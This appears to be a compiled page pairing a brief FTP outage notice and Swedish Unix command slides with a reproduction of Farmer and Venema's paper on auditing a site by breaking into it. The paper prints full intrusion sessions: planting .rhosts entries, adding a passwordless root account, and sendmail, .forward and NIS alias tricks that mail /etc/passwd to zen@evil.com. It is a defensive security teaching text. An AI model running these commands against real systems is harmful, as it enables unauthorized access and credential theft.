Now all this isn't quite to say "come and get it!" on wcarchive. Those who have already logged into it have found that the limit is set to an unusually low 175 (down from 450). This is because the machine is still here at Walnut Creek on our T1 and "under observation." Since our poor T1 completely swamps out after about 150 sessions, we've set the limit down to prevent a total meltdown (we want some bandwidth left over to read the Playboy web pages too, you know! :-). This will cease to be a problem once it's been tested for a few more days and we can ship it back down to its regular location on the Internet backbone.

This is all just to let everyone know what's going on.. We're sorry for the length of the outage but hope that there will be some positive effects of all this as well, namely better performance of the machine and quite a bit more disk space than we had before. Thank you all for your patience!

Jordan

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Några vanliga kommandon

☞ Kort sammanställning

OH-Bild 11 - 13

Anteckningar:

© Raditex AB - 1998

Funktion

Utskrift av kalender på standard-utenhet.

Syntax

cal månad år

11.6.4 calendar

Funktion

På standard-utenheten skrivs de rader ur filen calendar i den aktuella katalogen ut som innehåller det aktuella datumet eller datum som kommer senare.

Syntax

calendar -

11.6.5 cat

Funktion

Länkning av datafiler och deras utmatning till standard-utenheten.

Syntax

cat -n -s -v filnamn ...

11.6.6 cc

Funktion

Kompilerering och länkning av ett C-program.

Syntax

cc tillval ... filnamn ...

11.6.7 cd

Funktion

Byte av aktuell katalog.

Syntax

cd katalog

11.6.8 cp

Funktion

Kopiering av en eller flera filer

Syntax

cp fil-1 fil-2

11.6.9 crypt

Funktion

Kryptering av filer.

Syntax

crypt nyckel <infil >utfil

Anm: Detta kommando finns inte på alla Unix-dialekter.

11.6.10 date

Funktion

Visar systemets datum

Syntax

date

11.6.11 emacs

Funktion

Fullskärmseditor

Syntax

emacs filnamn

11.6.12 epsilon

Funktion

Fullskärmseditor av emacsstyp. Denna editor har lite andra egenskaper än emacseditorn.

Syntax

emacs filnamn

11.6.13 file

Funktion

Visar vilken typ av information som finns lagrad i en viss fil.

Syntax

file filnamn ...

11.6.14 find

Funktion

Sökning efter filer som motsvarar bestämda förutsättningar i delar av filhierarkin.

Syntax

find katalog ... villkor ...

11.6.15 finger

Funktion

Ger information om användare.

Syntax

finger gorhas

Exempel

Visar information om användaren gorhas.

11.6.16 grep, egrep, fgrep

Funktion

Sökning av teckenmönster i filer.

Syntax

grep tillval ... mönster filnamn

Exempel

grep 1544+28 v saaf bbs 11 *

11.6.17 ls

Funktion

Ger information om filer.

Syntax

ls -acdgilrstu filnamn ...

11.6.18 mail

Funktion

Sända och läsa elektronisk post.

Syntax

Sända: mail användare ...

Läsa: mail -p -r -f filnamn

11.6.19 mailx

Se mail

11.6.20 man

Funktion

Skriver ut delar av "Unix Programmers Manual" på standardutmatningen. Detta är Unix ".i.hjälp;" kommando.

Syntax

man -ntw kapitel titel ..

Exempel

man ls

11.6.21 mkdir

Funktion

Skapar en ny underkatalog.

Syntax

mkdir katalog ...

11.6.22 more

Funktion

Utmatning av en fil sida för sida.

Syntax

more -d -n +radnummer +lmönster filnamn ...

11.6.23 mv

Funktion

Ändra namn på en eller flera filer.

Syntax

mv fil-1 fil-2

11.6.24 passwd

Funktion

Ändra eller skapa ett lösenord.

Syntax

passwd användarnamn

11.6.25 ps

Funktion

Visar information om aktiva processer på standardutmatningen.

Syntax

ps alx pid

11.6.26 pwd

Funktion

Utskrift av aktuell katalog på standardutmatningen.

Syntax

pwd

11.6.27 rm

Funktion

Radering av filer

Syntax

rm -fir filnamn ...

11.6.28 rmdir

Funktion

Radering av tomma kataloger.

Syntax

rm katalog ...

11.6.29 sort

Funktion

Sortering och blandning av filer.

Syntax

```
sort -bdfimrtu +pos1 -pos2 ...  
-o utmatning -T katalog filnamn
```

Exempel

```
sort adress.dat
```

11.6.30 wc

Funktion

Räknar tecken, ord och rader.

Syntax

```
wc -clw filnamn ...
```

11.6.31 who

Funktion

Utmatning av användarnamn, terminalnamn och login-tid för alla aktiva systemanvändare.

Syntax

```
who filnamn am I
```

11.6.32 write

Funktion

Sänder ett meddelande till annan inloggad användare.

Syntax

```
write användare terminal
```

GPL - © - 1998

Unix crackers

☞ MYCKET duktig

☞ Du måste kunna MINST lika mycket!

◇ Det finns inga säkra system

OH-Bild 11 - 14

Anteckningar:

© Raditex AB - 1998

11.7 Öka säkerheten

Dan Farmer
Sun Microsystems
zen@sun.com

Wietse Venema
Eindhoven University of Technology
wietse@wzv.win.tue.nl

11.7.1 Introduction

Every day, all over the world, computer networks and hosts are being broken into. The level of sophistication of these attacks varies widely; while it is generally believed that most break-ins succeed due to weak passwords, there are still a large number of intrusions that use more advanced techniques to break in. Less is known about the latter types of break-ins, because by their very nature they are much harder to detect.

CERT. SRI. The Nic. NCSC. RSA. NASA. MIT. Uunet. Berkeley. Purdue. Sun. You name it, we've seen it broken into. Anything that is on the Internet (and many that isn't) seems to be fairly easy game. Are these targets unusual? What happened?

Fade to...

A young boy, with greasy blonde hair, sitting in a dark room. The room is illuminated only by the luminescence of the C64's 40 character screen. Taking another long drag from his Benson and Hedges cigarette, the weary system cracker telnets to the next faceless ".mil" site on his hit list. "guest -- guest", "root -- root", and "system -- manager" all fail. No matter. He has all night... he pencils the host off of his list, and tiredly types in the next potential victim...

This seems to be the popular image of a system cracker. Young, inexperienced, and possessing vast quantities of time to waste, to get into just one more system. However, there is a far more dangerous type of system cracker out there. One who knows the ins and outs of the latest security auditing and cracking tools, who can modify them for specific attacks, and who can write his/her own programs. One who not only reads about the latest security holes, but also personally discovers bugs and vulnerabilities. A deadly creature that can both strike poisonously and hide its tracks without a whisper or hint of a trail. The uebercracker is here.

Why "uebercracker"? The idea is stolen, obviously, from Nietzsche's uebermensch, or, literally translated into English, "over man." Nietzsche used the term not to refer to a comic book superman, but instead a man who had gone beyond the incompetence, pettiness, and weakness of the everyday man. The uebercracker is therefore the system cracker who has gone beyond simple cookbook methods of breaking into systems. An uebercracker is not usually motivated to perform random acts of violence. Targets are not arbitrary -- there is a purpose, whether it be personal monetary gain, a hit and run raid for information, or a challenge to strike a major or prestigious site or net.personality. An uebercracker is hard to detect, harder to stop, and hardest to keep out of your site for good.

11.7.2 Overview

In this paper we will take an unusual approach to system security. Instead of merely saying that something is a problem, we will look through the eyes of a potential intruder, and show why it is one. We will illustrate that even seemingly harmless network services can become valuable tools in the search for weak points of a system, even when these services are operating exactly as they are intended to.

In an effort to shed some light on how more advanced intrusions occur, this paper outlines various mechanisms that crackers have actually used to obtain access to systems and, in addition, some techniques we either suspect intruders of using, or that we have used ourselves in tests or in friendly/authorized environments.

Our motivation for writing this paper is that system administrators are often unaware of the dangers presented by anything beyond the most trivial attacks. While it is widely known that the proper level of protection depends on what has to be protected, many sites appear to lack the resources to assess what level of host and network security is adequate. By showing what intruders can do to gain access to a remote site, we are trying to help system administrators to make informed decisions on how to secure their site -- or not. We will limit the discussion to techniques that can give a remote intruder access to a (possibly non-interactive) shell process on a UNIX host. Once this is achieved, the details of obtaining root privilege are beyond the scope of this work -- we consider them too site-dependent and, in many cases, too trivial to merit much discussion.

We want to stress that we will not merely run down a list of bugs or security holes -- there will always be new ones for a potential attacker to exploit. The purpose of this paper is to try to get the reader to look at her or his system in a new way -- one that will hopefully afford him or her the opportunity to understand how their system can be compromised, and how.

We would also like to reiterate to the reader that the purpose of this paper is to show you how to test the security of your own site, not how to break into other people's systems. The intrusion techniques we illustrate here will often leave traces in your system auditing logs -- it might be constructive to examine them after trying some of these attacks out, to see what a real attack might look like. Certainly other sites and system administrators will take a very dim view of your activities if you decide to use their hosts for security testing without advance authorization; indeed, it is quite possible that legal action may be pursued against you if they perceive it as an attack.

There are four main parts to the paper. The first part is the introduction and overview. The second part attempts to give the reader a feel for what it is like to be an intruder and how to go from knowing nothing about a system to compromising its security. This section goes over actual techniques to gain information and entrance and covers basic strategies such as exploiting trust and abusing improperly configured basic network services (ftp, mail, tftp, etc.) It also discusses slightly more advanced topics, such as NIS and NFS, as well as various common bugs and configuration problems that are somewhat more OS or system specific. Defensive strategies against each of the various at-

tacks are also covered here.

The third section deals with trust: how the security of one system depends on the integrity of other systems. Trust is the most complex subject in this paper, and for the sake of brevity we will limit the discussion to clients in disguise.

The fourth section covers the basic steps that a system administrator may take to protect her or his system. Most of the methods presented here are merely common sense, but they are often ignored in practice -- one of our goals is to show just how dangerous it can be to ignore basic security practices.

Case studies, pointers to security-related information, and software are described in the appendices at the end of the paper.

While exploring the methods and strategies discussed in this paper we wrote SATAN (Security Analysis Tool for Auditing Networks.) Written in shell, perl, expect and C, it examines a remote host or set of hosts and gathers as much information as possible by remotely probing NIS, finger, NFS, ftp and tftp, rexd, and other services. This information includes the presence of various network information services as well as potential security flaws -- usually in the form of incorrectly set-up or configured network services, well-known bugs in system or network utilities, or poor or ignorant policy decisions. It then can either report on this data or use an expert system to further investigate any potential security problems. While SATAN doesn't use all of the methods that we discuss in the paper, it has succeeded with ominous regularity in finding serious holes in the security of Internet sites. It will be posted and made available via anonymous ftp when completed; Appendix A covers its salient features.

Note that it isn't possible to cover all possible methods of breaking into systems in a single paper. Indeed, we won't cover two of the most effective methods of breaking into hosts: social engineering and password cracking. The latter method is so effective, however, that several of the strategies presented here are geared towards acquiring password files. In addition, while windowing systems (X, OpenWindows, etc.) can provide a fertile ground for exploitation, we simply don't know many methods that are used to break into remote systems. Many system crackers use non-bitmapped terminals which can prevent them from using some of the more interesting methods to exploit windowing systems effectively (although being able to monitor the victim's keyboard is often sufficient to capture passwords). Finally, while worms, viruses, trojan horses, and other malware are very interesting, they are not common (on UNIX systems) and probably will use similar techniques to the ones we describe in this paper as individual parts to their attack strategy.

11.7.3 Gaining Information

Let us assume that you are the head system administrator of Victim Incorporated's network of UNIX workstations. In an effort to secure your machines, you ask a friendly system administrator from a nearby site (evil.com) to give you an account on one of her machines so that you can look at your own system's security from the outside.

What should you do? First, try to gather information about your (target) host. There is a wealth of network services to look at: finger, showmount, and rpcinfo are good starting points. But don't stop there -- you should also utilize DNS, whois, sendmail (smtp), ftp, uucp, and as many other services as you can find. There are so many methods and techniques that space precludes us from showing all of them, but we will try to show a cross-section of the most common and/or dangerous strategies that we have seen or have thought of. Ideally, you would gather such information about all hosts on the subnet or area of attack **information is power** but for now we'll examine only our intended target.

To start out, you look at what the ubiquitous finger command shows you (assume it is 6pm, Nov 6, 1993):

```
victim % finger @victim.com
[victim.com]
Login      Name           TTY Idle      When      Where
zen        Dr.  Fubar      co   1d   Wed 08:00   death.com
```

Good! A single idle user -- it is likely that no one will notice if you actually manage to break in.

Now you try more tactics. As every finger devotee knows, fingering "@", "0", and "", as well as common names, such as root, bin, ftp, system, guest, demo, manager, etc., can reveal interesting information. What that information is depends on the version of finger that your target is running, but the most notable are account names, along with their home directories and the host that they last logged in from.

To add to this information, you can use rusers (in particular with the -l flag) to get useful information on logged-in users.

Trying these commands on victim.com reveals the following information, presented in a compressed tabular form to save space:

```
Login      Home-dir      Shell           Last login, from where
-----
root        /              /bin/sh         Fri Nov 5 07:42 on tty1 from big.victim.com
bin         /bin
nobody      /              Tue Jun 15 08:57 on tty2 from server.victim.co
daemon     /              Tue Mar 23 12:14 on tty0 from big.victim.com
sync       /              /bin/sync       Tue Mar 23 12:14 on tty0 from big.victim.com
zen         /home/zen     /bin/bash       On since Wed Nov 6 on tty3 from death.com
sam         /home/sam     /bin/csh        Wed Nov 5 05:33 on tty3 from evil.com
guest      /export/foo   /bin/sh         Never logged in
ftp         /home/ftp     Never logged in
```

Both our experiments with SATAN and watching system crackers at work have proved to us that finger is one of the most dangerous services, because it is so useful for investigating a potential target. However, much of this information is useful only when used in conjunction with other data.

For instance, running showmount on your target reveals:

```
evil % showmount -e victim.com
export list for victim.com:
/export          (everyone)
/var             (everyone)
/usr             easy
```

```
/export/exec/kvm/sun4c.sunos.4.1.3 easy
/export/root/easy easy
/export/swap/easy easy
```

Note that `/export/foo` is exported to the world; also note that this is user `guest`'s home directory. Time for your first break-in! In this case, you'll mount the home directory of user "guest." Since you don't have a corresponding account on the local machine and since root cannot modify files on an NFS mounted filesystem, you create a "guest" account in your local password file. As user `guest` you can put an `.rhosts` entry in the remote `guest` home directory, which will allow you to login to the target machine without having to supply a password.

```
evil # mount victim.com:/export/foo /foo
evil # cd /foo
evil # ls -lag
total 3
  1 drwxr-xr-x 11 root    daemon    512 Jun 19 09:47 .
  1 drwxr-xr-x  7 root    wheel     512 Jul 19 1991 ..
  1 drwx--x--x  9 10001  daemon   1024 Aug  3 15:49 guest
evil # echo guest:x:10001:1:temporary breakin account:/: >> /etc/passwd
evil # ls -lag
total 3
  1 drwxr-xr-x 11 root    daemon    512 Jun 19 09:47 .
  1 drwxr-xr-x  7 root    wheel     512 Jul 19 1991 ..
  1 drwx--x--x  9 guest   daemon   1024 Aug  3 15:49 guest
evil # su guest
evil % echo victim.com >> guest/.rhosts
evil % rlogin victim.com
      Welcome to victim.com!
victim %
```

If, instead of home directories, `victim.com` were exporting filesystems with user commands (say, `/usr` or `/usr/local/bin`), you could replace a command with a trojan horse that executes any command of your choice. The next user to execute that command would execute your program.

We suggest that filesystems be exported:

- o Read/write only to specific, trusted clients.
- o Read-only, where possible (data or programs can often be exported in this manner.)

If the target has a "+" wildcard in its `/etc/hosts.equiv` (the default in various vendor's machines) or has the `netgroups` bug (CERT advisory 91:12), any non-root user with a login name in the target's password file can `rlogin` to the target without a password. And since the user "bin" often owns key files and directories, your next attack is to try to log in to the target host and modify the password file to let you have root access:

```
evil % whoami
bin
evil % rsh victim.com csh -i
Warning: no access to tty; thus no job control in this shell...
victim % ls -ldg /etc
drwxr-sr-x  8 bin      staff    2048 Jul 24 18:02 /etc
victim % cd /etc
victim % mv passwd pw.old
victim % (echo toor::0:1:instant root shell:/:/bin/sh; cat pw.old ) > passwd
```

```
victim % ^D
evil % rlogin victim.com -l toor
      Welcome to victim.com!
victim #
```

A few notes about the method used above; "rsh victim.com csh -i" is used to initially get onto the system because it doesn't leave any traces in the wtmp or utmp system auditing files, making the rsh invisible for finger and who. The remote shell isn't attached to a pseudo-terminal, however, so that screen-oriented programs such as pagers and editors will fail -- but it is very handy for brief exploration.

The COPS security auditing tool (see appendix D) will report key files or directories that are writable to accounts other than the superuser. If you run SunOS 4.x you can apply patch 100103 to fix most file permission problems. On many systems, rsh probes as shown above, even when successful, would remain completely unnoticed; the tcp wrapper (appendix D), which logs incoming connections, can help to expose such activities.

What now? Have you uncovered all the holes on your target system? Not by a long shot. Going back to the finger results on your target, you notice that it has an "ftp" account, which usually means that anonymous ftp is enabled. Anonymous ftp can be an easy way to get access, as it is often misconfigured. For example, the target may have a complete copy of the /etc/passwd file in the anonymous ftp ~ftp/etc directory instead of a stripped down version. In this example, though, you see that the latter doesn't seem to be true (how can you tell without actually examining the file?) However, the home directory of ftp on victim.com is writable. This allows you to remotely execute a command -- in this case, mailing the password file back to yourself -- by the simple method of creating a .forward file that executes a command when mail is sent to the ftp account. This is the same mechanism of piping mail to a program that the "vacation" program uses to automatically reply to mail messages.

```
evil % cat forward_sucker_file
"/bin/mail zen@evil.com < /etc/passwd"

evil % ftp victim.com
Connected to victim.com
220 victim FTP server ready.
Name (victim.com:zen): ftp
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> ls -lga
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.192.192.1,1129) (0 bytes).
total 5
drwxr-xr-x  4 101      1          512 Jun 20  1991 .
drwxr-xr-x  4 101      1          512 Jun 20  1991 ..
drwxr-xr-x  2 0        1          512 Jun 20  1991 bin
drwxr-xr-x  2 0        1          512 Jun 20  1991 etc
drwxr-xr-x  3 101      1          512 Aug 22  1991 pub
226 ASCII Transfer complete.
242 bytes received in 0.066 seconds (3.6 Kbytes/s)
ftp> put forward_sucker_file .forward
43 bytes sent in 0.0015 seconds (28 Kbytes/s)
ftp> quit
evil % echo test | mail ftp@victim.com
```

Now you simply wait for the password file to be sent back to you.

The security auditing tool COPS will check your anonymous ftp setup; see the man page for ftpd, the documentation/code for COPS, or CERT advisory 93:10 for information on how to set up anonymous ftp correctly. Vulnerabilities in ftp are often a matter of incorrect ownership or permissions of key files or directories. At the very least, make sure that ~ftp and all "system" directories and files below ~ftp are owned by root and are not writable by any user.

While looking at ftp, you can check for an older bug that was once widely exploited:

```
% ftp -n
ftp> open victim.com
Connected to victim.com
220 victim.com FTP server ready.
ftp> quote user ftp
331 Guest login ok, send ident as password.
ftp> quote cwd ~root
530 Please login with USER and PASS.
ftp> quote pass ftp
230 Guest login ok, access restrictions apply.
ftp> ls -al / (or whatever)
```

If this works, you now are logged in as root, and able to modify the password file, or whatever you desire. If your system exhibits this bug, you should definitely get an update to your ftpd daemon, either from your vendor or (via anon ftp) from ftp.uu.net.

The wuarchive ftpd, a popular replacement ftp daemon put out by the Washington University in Saint Louis, had almost the same problem. If your wuarchive ftpd pre-dates April 8, 1993, you should replace it by a more recent version.

Finally, there is a program vaguely similar to ftp -- tftp, or the trivial file transfer program. This daemon doesn't require any password for authentication; if a host provides tftp without restricting the access (usually via some secure flag set in the inetd.conf file), an attacker can read and write files anywhere on the system. In the example, you get the remote password file and place it in your local /tmp directory:

```
evil % tftp
tftp> connect victim.com
tftp> get /etc/passwd /tmp/passwd.victim
tftp> quit
```

For security's sake, tftp should not be run; if tftp is necessary, use the secure option/flag to restrict access to a directory that has no valuable information, or run it under the control of a chroot wrapper program.

If none of the previous methods have worked, it is time to go on to more drastic measures. You have a friend in rpcinfo, another very handy program, sometimes even more useful than finger. Many hosts run RPC services that can be exploited; rpcinfo can talk to the portmapper and show you the way. It can tell you if the host is running NIS, if it is a NIS server or slave, if a diskless workstation is around, if it is running NFS, any of the info services (rusersd, rstatd,

etc.), or any other unusual programs (auditing or security related). For instance, going back to our sample target:

```
evil % rpcinfo -p victim.com [output trimmed for brevity's sake]
  program vers proto  port
  100004    2    tcp    673  ypserv
  100005    1    udp    721  mountd
  100003    2    udp    2049 nfs
  100026    1    udp    733  bootparam
  100017    1    tcp    1274 rexd
```

In this case, you can see several significant facts about our target; first of which is that it is an NIS server. It is perhaps not widely known, but once you know the NIS domainname of a server, you can get any of its NIS maps by a simple rpc query, even when you are outside the subnet served by the NIS server (for example, using the YPX program that can be found in the comp.sources.misc archives on ftp.uu.net). In addition, very much like easily guessed passwords, many systems use easily guessed NIS domainnames. Trying to guess the NIS domainname is often very fruitful. Good candidates are the fully and partially qualified hostname (e.g. "victim" and "victim.com"), the organization name, netgroup names in "showmount" output, and so on. If you wanted to guess that the domainname was "victim", you could type:

```
evil % ypwhich -d victim victim.com
Domain victim not bound.
```

This was an unsuccessful attempt; if you had guessed correctly it would have returned with the host name of victim.com's NIS server. However, note from the NFS section that victim.com is exporting the "/var" directory to the world. All that is needed is to mount this directory and look in the "yp" subdirectory -- among other things you will see another subdirectory that contains the domainname of the target.

```
evil # mount victim.com:/var /foo
evil # cd /foo
evil # /bin/ls -alg /foo/yp
total 17
 1 drwxr-sr-x  4 root    staff    512 Jul 12 14:22 .
 1 drwxr-sr-x 11 root    staff    512 Jun 29 10:54 ..
11 -rwxr-xr-x  1 root    staff   10993 Apr 22 11:56 Makefile
 1 drwxr-sr-x  2 root    staff    512 Apr 22 11:20 binding
 2 drwxr-sr-x  2 root    staff   1536 Jul 12 14:22 foo_bar
[...]
```

In this case, "foo_bar" is the NIS domain name.

In addition, the NIS maps often contain a good list of user/employee names as well as internal host lists, not to mention passwords for cracking.

Appendix C details the results of a case study on NIS password files.

You note that the rpcinfo output also showed that victim.com runs rexd. Like the rsh daemon, rexd processes requests of the form "please execute this command as that user". Unlike rshd, however, rexd does not care if the client host is in the hosts.equiv or .rhost files. Normally the rexd client program is the "on" command, but it only takes a short C program to send arbitrary client host and userid information to the

rexid server; rexd will happily execute the command. For these reasons, running rexd is similar to having no passwords at all: all security is in the client, not in the server where it should be. REXD security can be improved somewhat by using secure RPC.

While looking at the output from `rpcinfo`, you observe that `victim.com` also seems to be a server for diskless workstations. This is evidenced by the presence of the `bootparam` service, which provides information to the diskless clients for booting. If you ask nicely, using `BOOTPARAMPROC_WHOAMI` and provide the address of a client, you can get its NIS domainname. This can be very useful when combined with the fact that you can get arbitrary NIS maps (such as the password file) when you know the NIS domainname. Here is a sample code snippet to do just that (`bootparam` is part of `SATAN`.)

```
char    *server;
struct  bp_whoami_arg arg;           /* query */
struct  bp_whoami_res res;          /* reply */

/* initializations omitted... */

callrpc(server, BOOTPARAMPROC, BOOTPARAMVERS, BOOTPARAMPROC_WHOAMI,
         xdr_bp_whoami_arg, &arg, xdr_bp_whoami_res, &res);

printf("%s has nisdomain %s0, server, res.domain_name);
```

The `showmount` output indicated that "easy" is a diskless client of `victim.com`, so we use its client address in the `BOOTPARAMPROC_WHOAMI` query:

```
evil % bootparam victim.com easy.victim.com
victim.com has nisdomain foo_bar
```

NIS masters control the mail aliases for the NIS domain in question. Just like local mail alias files, you can create a mail alias that will execute commands when mail is sent to it (a once popular example of this is the "decode" alias which uudecodes mail files sent to it.) For instance, here you create an alias "foo", which mails the password file back to `evil.com` by simply mailing any message to it:

```
nis-master # echo 'foo: "| mail zen@evil.com < /etc/passwd "' >> /etc/aliases
nis-master # cd /var/yp
nis-master # make aliases
nis-master # echo test | mail -v foo@victim.com
```

Hopefully attackers won't have control of your NIS master host, but even more hopefully the lesson is clear -- NIS is normally insecure, but if an attacker has control of your NIS master, then s/he effectively has control of the client hosts (e.g. can execute arbitrary commands).

There aren't many effective defenses against NIS attacks; it is an insecure service that has almost no authentication between clients and servers. To make things worse, it seems fairly clear that arbitrary maps can be forced onto even master servers (e.g., it is possible to treat an NIS server as a client). This, obviously, would subvert the entire schema. If it is absolutely necessary to use NIS, choosing a hard to guess domainname can help slightly, but if you run diskless clients that are exposed to potential attackers then it is trivial for an attacker to defeat this simple step by using the `bootparam` trick to get the do-

mainname. If NIS is used to propagate the password maps, then shadow passwords do not give additional protection because the shadow map is still accessible to any attacker that has root on an attacking host. Better is to use NIS as little as possible, or to at least realize that the maps can be subject to perusal by potentially hostile forces.

Secure RPC goes a long way to diminish the threat, but it has its own problems, primarily in that it is difficult to administer, but also in that the cryptographic methods used within are not very strong. It has been rumored that NIS+, Sun's new network information service, fixes some of these problems, but until now it has been limited to running on Suns, and thus far has not lived up to the promise of the design. Finally, using packet filtering (at the very least port 111) or `securelib` (see appendix D), or, for Suns, applying Sun patch 100482-02 all can help.

The portmapper only knows about RPC services. Other network services can be located with a brute-force method that connects to all network ports. Many network utilities and windowing systems listen to specific ports (e.g. `sendmail` is on port 25, `telnet` is on port 23, `X windows` is usually on port 6000, etc.) `SATAN` includes a program that scans the ports of a remote hosts and reports on its findings; if you run it against our target, you see:

```
evil % tcpmap victim.com
Mapping 128.128.128.1
port 21: ftp
port 23: telnet
port 25: smtp
port 37: time
port 79: finger
port 512: exec
port 513: login
port 514: shell
port 515: printer
port 6000: (X)
```

This suggests that `victim.com` is running `X windows`. If not protected properly (via the magic cookie or `xhost` mechanisms), window displays can be captured or watched, user keystrokes may be stolen, programs executed remotely, etc. Also, if the target is running `X` and accepts a `telnet` to port 6000, that can be used for a denial of service attack, as the target's windowing system will often "freeze up" for a short period of time. One method to determine the vulnerability of an `X` server is to connect to it via the `XOpenDisplay()` function; if the function returns `NULL` then you cannot access the victim's display (`opendisplay` is part of `SATAN`):

```
char *hostname;

if (XOpenDisplay(hostname) == NULL) {
    printf("Cannot open display: %s0, hostname);
} else {
    printf("Can open display: %s0, hostname);
}

evil % opendisplay victim.com:0
Cannot open display: victim.com:0
```

`X terminals`, though much less powerful than a complete `UNIX` system, can have their own security problems. Many `X terminals` permit unre-

stricted rsh access, allowing you to start X client programs in the victim's terminal with the output appearing on your own screen:

```
evil % xhost +xvictim.victim.com
evil % rsh xvictim.victim.com telnet victim.com -display evil.com
```

In any case, give as much thought to your window security as your filesystem and network utilities, for it can compromise your system as surely as a "+" in your hosts.equiv or a passwordless (root) account.

Next, you examine sendmail. Sendmail is a very complex program that has a long history of security problems, including the infamous "wiz" command (hopefully long since disabled on all machines). You can often determine the OS, sometimes down to the version number, of the target, by looking at the version number returned by sendmail. This, in turn, can give you hints as to how vulnerable it might be to any of the numerous bugs. In addition, you can see if they run the "decode" alias, which has its own set of problems:

```
evil % telnet victim.com 25
connecting to host victim.com (128.128.128.1.), port 25
connection open
220 victim.com Sendmail Sendmail 5.55/victim ready at Fri, 6 Nov 93 18:00 PDT
expn decode
250 <"|/usr/bin/uudecode">
quit
```

Running the "decode" alias is a security risk -- it allows potential attackers to overwrite any file that is writable by the owner of that alias -- often daemon, but potentially any user. Consider this piece of mail -- this will place "evil.com" in user zen's .rhosts file if it is writable:

```
evil % echo "evil.com" | uuencode /home/zen/.rhosts | mail decode@victim.com
```

If no home directories are known or writable, an interesting variation of this is to create a bogus /etc/aliases.pag file that contains an alias with a command you wish to execute on your target. This may work since on many systems the aliases.pag and aliases.dir files, which control the system's mail aliases, are writable to the world.

```
evil % cat decode
bin: "| cat /etc/passwd | mail zen@evil.com"
evil % newaliases -oQ/tmp -oA'pwd'/decode
evil % uuencode decode.pag /etc/aliases.pag | mail decode@victim.com
evil % /usr/lib/sendmail -fbin -om -oi bin@victim.com < /dev/null
```

A lot of things can be found out by just asking sendmail if an address is acceptable (vrfy), or what an address expands to (expn). When the finger or rusers services are turned off, vrfy and expn can still be used to identify user accounts or targets. Vrfy and expn can also be used to find out if the user is piping mail through any program that might be exploited (e.g. vacation, mail sorters, etc.). It can be a good idea to disable the vrfy and expn commands: in most versions, look at the source file srvsmtplib.c, and either delete or change the two lines in the CmdTab structure that have the strings "vrfy" and "expn". Sites without source can still disable expn and vrfy by just editing the sendmail executable with a binary editor and replacing "vrfy" and "expn" with blanks. Acquiring a recent version of sendmail (see Appendix D) is al-

so an extremely good idea, since there have probably been more security bugs reported in sendmail than in any other UNIX program.

As a sendmail-sendoff, there are two fairly well known bugs that should be checked into. The first was definitely fixed in version 5.59 from Berkeley; despite the messages below, for versions of sendmail previous to 5.59, the "evil.com" gets appended, despite the error messages, along with all of the typical mail headers, to the file specified:

```
% cat evil_sendmail
telnet victim.com 25 << EOSM
rcpt to: /home/zen/.rhosts
mail from: zen
data
random garbage
.
rcpt to: /home/zen/.rhosts
mail from: zen
data
evil.com
.
quit
EOSM

evil % /bin/sh evil_sendmail
Trying 128.128.128.1
Connected to victim.com
Escape character is '^]'.
Connection closed by foreign host.

evil % rlogin victim.com -l zen
      Welcome to victim.com!
victim %
```

The second hole, fixed only recently, permitted anyone to specify arbitrary shell commands and/or pathnames for the sender and/or destination address. Attempts to keep details secret were in vain, and extensive discussions in mailing lists and usenet news groups led to disclosure of how to exploit some versions of the bug. As with many UNIX bugs, nearly every vendor's sendmail was vulnerable to the problem, since they all share a common source code tree ancestry. Space precludes us from discussing it fully, but a typical attack to get the password file might look like this:

```
evil % telnet victim.com 25
Trying 128.128.128.1...
Connected to victim.com
Escape character is '^]'.
220 victim.com Sendmail 5.55 ready at Saturday, 6 Nov 93 18:04
mail from: "|/bin/mail zen@evil.com < /etc/passwd"
250 "|/bin/mail zen@evil.com < /etc/passwd"... Sender ok
rcpt to: nosuchuser
550 nosuchuser... User unknown
data
354 Enter mail, end with "." on a line by itself
.
250 Mail accepted
quit
Connection closed by foreign host.
evil %
```

At the time of writing, version 8.6.4 of sendmail (see Appendix D for information on how to get this) is reportedly the only variant of sendmail

with all of the recent security bugs fixed.

11.7.4 Trust

For our final topic of vulnerability, we'll digress from the practical strategy we've followed previously to go a bit more into the theoretical side, and briefly discuss the notion of trust. The issues and implications of vulnerabilities here are a bit more subtle and far-reaching than what we've covered before; in the context of this paper we use the word trust whenever there is a situation when a server (note that any host that allows remote access can be called a server) can permit a local resource to be used by a client without password authentication when password authentication is normally required. In other words, we arbitrarily limit the discussion to clients in disguise.

There are many ways that a host can trust: `.rhosts` and `hosts.equiv` files that allow access without password verification; window servers that allow remote systems to use and abuse privileges; export files that control access via NFS, and more.

Nearly all of these rely on client IP address to hostname conversion to determine whether or not service is to be granted. The simplest method uses the `/etc/hosts` file for a direct lookup. However, today most hosts use either DNS (the Domain Name Service), NIS, or both for name lookup service. A reverse lookup occurs when a server has an IP address (from a client host connecting to it) and wishes to get the corresponding client hostname.

Although the concept of how host trust works is well understood by most system administrators, the dangers of trust, and the practical problem it represents, irrespective of hostname impersonation, is one of the least understood problems we know of on the Internet. This goes far beyond the obvious `hosts.equiv` and `rhosts` files; NFS, NIS, windowing systems -- indeed, much of the useful services in UNIX are based on the concept that well known (to an administrator or user) sites are trusted in some way. What is not understood is how networking so tightly binds security between what are normally considered disjoint hosts.

Any form of trust can be spoofed, fooled, or subverted, especially when the authority that gets queried to check the credentials of the client is either outside of the server's administrative domain, or when the trust mechanism is based on something that has a weak form of authentication; both are usually the case.

Obviously, if the host containing the database (either NIS, DNS, or whatever) has been compromised, the intruder can convince the target host that s/he is coming from any trusted host; it is now sufficient to find out which hosts are trusted by the target. This task is often greatly helped by examining where system administrators and system accounts (such as root, etc.) last logged in from. Going back to our target, `victim.com`, you note that root and some other system accounts logged in from `big.victim.com`. You change the PTR record for `evil.com` so that when you attempt to rlogin in from `evil.com` to `victim.com`, `victim.com` will attempt to look up your hostname and will find what you placed in the record. If the record in the DNS database looks like:

```
1.192.192.192.in-addr.arpa    IN      PTR     evil.com
```

And you change it to:

```
1.192.192.192.in-addr.arpa    IN      PTR     big.victim.com
```

then, depending on how naive victim.com's system software is, victim.com will believe the login comes from big.victim.com, and, assuming that big.victim.com is in the /etc/hosts.equiv or /.rhosts files, you will be able to login without supplying a password. With NIS, it is a simple matter of either editing the host database on the NIS master (if this is controlled by the intruder) or of spoofing or forcing NIS (see discussion on NIS security above) to supply the target with whatever information you desire. Although more complex, interesting, and damaging attacks can be mounted via DNS, time and space don't allow coverage of these methods here.

